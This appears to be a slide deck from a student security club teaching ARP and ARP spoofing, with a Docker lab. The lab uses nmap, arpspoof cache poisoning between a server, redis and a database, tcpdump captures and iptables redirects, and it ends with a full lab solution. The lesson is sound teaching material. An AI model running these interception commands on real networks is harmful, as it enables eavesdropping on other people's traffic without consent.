# Weekly Login

# How HackPack Works

Every time we meet, there is a single topic.

- If you make it through the **green** topics, you will have an **introductory** level knowledge of the topic.
- If you make it through the **blue**, you have an security **professional** standard level knowledge of the topic.
- If you make it through the **red**, you have an in depth knowledge of the topic, and are well positioned to **research** the topic further independently.
    - It is very **rare** to understand this section the first time around, but it will help prepare you for **future exploration**. I recommend just **listening** and **absorbing** as much as you can!

# How HackPack Works

We use colored labels to denote content complexity



Green is **introductory** content, mostly background information and basics.

Blue is **practitioner** content, things security professionals are expected to know.

- These are often interview questions for any security related jobs.

Red is **research** content, focusing on the bleeding edge of security topics and other advanced topics.


# Structure

- Basics of ARP- 20 - Easy
- ARP Spoofing - 30 - Easy
- Post Spoofing + Basic Stealth - 15 - Medium
- Countermeasures, NDP, IPv6, RA, and Cloud - 15 - Hard


# What is ARP

# What is ARP


- **ARP** stands for **A**ddress **R**esolution **P**rotocol
  - It helps devices map MAC addresses (layer 2) to IP addresses (layer 3)
- MAC Address: a **unique** identifier for each device on the network, typically sourced from **hardware** on your device (NIC)
  - Technically mutable, we be will not go into this.
- IP Address: an a **network** level address for your device. IP addresses are frequently **reused** as devices join and leave a network.




# Oversimplified Standard Network Scenario




# Oversimplified Standard Network Scenario



# Oversimplified Standard Network Scenario



# Oversimplified Standard Network Scenario



# ARP Spoofing

ARP Cache of router/192.168.0.1:
192.168.0.2 – 11:11:11:11:11:11

Hey, actually I am 192.168.0.1
with MAC 22:22:22:22:22:22.
Update your cache.


ARP Cache of device/192.168.0.2:
192.168.0.1 – 00:00:00:00:00:00

# ARP Spoofing


ARP Cache of router/192.168.0.1:
192.168.0.2 – 11:11:11:11:11:11

ARP Cache of device/192.168.0.2:
192.168.0.1 – **22:22:22:22:22:22**


# ARP Spoofing



# ARP Spoofing



# ARP Spoofing the Gateway and Victim



# ARP is Insecure

- ARP was designed at a time when you could **trust** the devices on your LAN.
  - *This is no longer true.*
- ARP is a **stateless** protocol. If you send an ARP update to a device, it will update its ARP cache, **regardless** of whether it asked for the update or not.
  - This is called a **Gratuitous ARP**

# ARP Spoofing Summary


- ARP Spoofing is basically sending a malicious **Gratuitous ARP** to a host to redirect traffic through your computer.
- You can use this to **intercept** traffic intended for other network devices on a LAN!

# Access the Lab Accounts

# ARP Spoofing Lab

# Accessing Lab

- Talk about Lab Access.



# Practical ARP Spoofing

- There is a utility called `arpspoof` that conveniently allows us to ARP spoof from the command line!
- But first, we need to know who to actually pretend to be and who to tell!


# Mapping the Network

- Normally, one of the first steps in local network reconnaissance is using a tool called `nmap`, a network mapping tool.
  - Using nmap, we can find all the alive hosts in a network.
- Using `ip a`, I can see that my IP address is `172.19.0.3`
- Let's scan the entire `/24` network:
  - `nmap -sn 172.19.0.0/24`
- Finds 5 hosts:
  - `router` - `172.19.0.1`
  - `server` - `172.19.0.2`
  - `redis` - `172.19.0.5`
  - `database` - `172.19.0.4`
  - `mitm` (us) - `172.19.0.3`

```
root@877da8c50f96:/# nmap -sn 172.19.0.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-09 22:21 UTC
Nmap scan report for 172.19.0.1
Host is up (0.00013s latency).
MAC Address: 36:01:9D:94:CC:53 (Unknown)
Nmap scan report for src-server-1.src_default (172.19.0.2)
Host is up (0.000014s latency).
MAC Address: 56:2C:EF:9C:EB:4E (Unknown)
Nmap scan report for src-database-1.src_default (172.19.0.4)
Host is up (0.000015s latency).
MAC Address: 8A:CE:D2:D8:D2:23 (Unknown)
Nmap scan report for src-redis-1.src_default (172.19.0.5)
Host is up (0.000065s latency).
MAC Address: DE:38:46:D7:AF:3D (Unknown)
Nmap scan report for 877da8c50f96 (172.19.0.3)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.01 seconds
root@877da8c50f96:/# _
```

# The Network


- This is a docker network
  - All hosts are directly connected.
  - NOTE: Your IP address to host mappings may vary, check them.
- Hosts:
  - `router - 172.19.0.1`
  - `server - 172.19.0.2`
  - `redis - 172.19.0.5`
  - `database - 172.19.0.4`




# ARP Spoofing Server ⟷ Redis

- Turns out, the database and redis are talking to each other!
  - Let's see what they are saying.
- To ARP spoof, we are going to use the aptly named `arpspoof` utility.

```
$SERVER_IP=172.19.0.2;
$REDIS_IP=172.19.0.5

arpspoof -i eth0 -t $SERVER_IP -r
$REDIS_IP >/dev/null 2>&1 &

arpspoof -i eth0 -t $REDIS_IP -r
$SERVER_IP >/dev/null 2>&1 &
```



# ARP Spoofing - TCPdump




- Great, lets see if it is working

```
tcpdump -i eth0
```


- Should see some ARP replies

```
23:14:33.394158 ARP, Reply src-server-1.src_default is-at 0e:72:ab:c7:bc:6b (oui Unknown), length 28
23:14:33.394248 ARP, Reply src-redis-1.src_default is-at 0e:72:ab:c7:bc:6b (oui Unknown), length 28
```

- Also should see traffic to and from Redis:

```
23:14:33.537325 IP src-server-1.src_default.59098 > src-redis-1.src_default.redis: Flags [.], ack 33, win 502, options [
nop,nop,TS val 1934325337 ecr 683443732], length 0
23:14:34.505139 IP src-server-1.src_default.59098 > src-redis-1.src_default.redis: Flags [P.], seq 79:133, ack 33, win 5
02, options [nop,nop,TS val 1934326304 ecr 683443732], length 54: RESP "rpush" "queue" "redis_flag_toh4lWtnmE"
```


# ARP Spoofing - AllProxy




- There is a pretty cool proxy software I found called `allproxy`
  - Lets forward the traffic to this proxy

```
iptables -t nat -A PREROUTING -i eth0 -p tcp --dport
        6379 -j REDIRECT --to-port 16379
```

- This is not something you should really learn, just helps with visuals.
  - Go to <your-ip>:<web-port>/allproxy
  - You should now be able to see the flag!
- **CONGRATS!**
  - You have now intercepted traffic between two network devices using ARP spoofing!




# Your Turn!

- Can you intercept traffic to and from the server and database?

```
arpspoof -i eth0 -t $TARGET -r $REPORTED_IP >/dev/null 2>&1 &
```

```
iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 3306 -j REDIRECT --to-port 13306 # just for visualization
```




# Lab Solution

```
export SERVER_IP=$(getent hosts server | awk '{ print $1 }')
export REDIS_IP=$(getent hosts redis | awk '{ print $1 }')
export DATABASE_IP=$(getent hosts database | awk '{ print $1 }')

arpspoof -i eth0 -t $SERVER_IP -r $DATABASE_IP >/dev/null 2>&1 &
arpspoof -i eth0 -t $DATABASE_IP -r $SERVER_IP >/dev/null 2>&1 &

iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 3306 -j REDIRECT --to-port 13306
```

# Post Spoofing

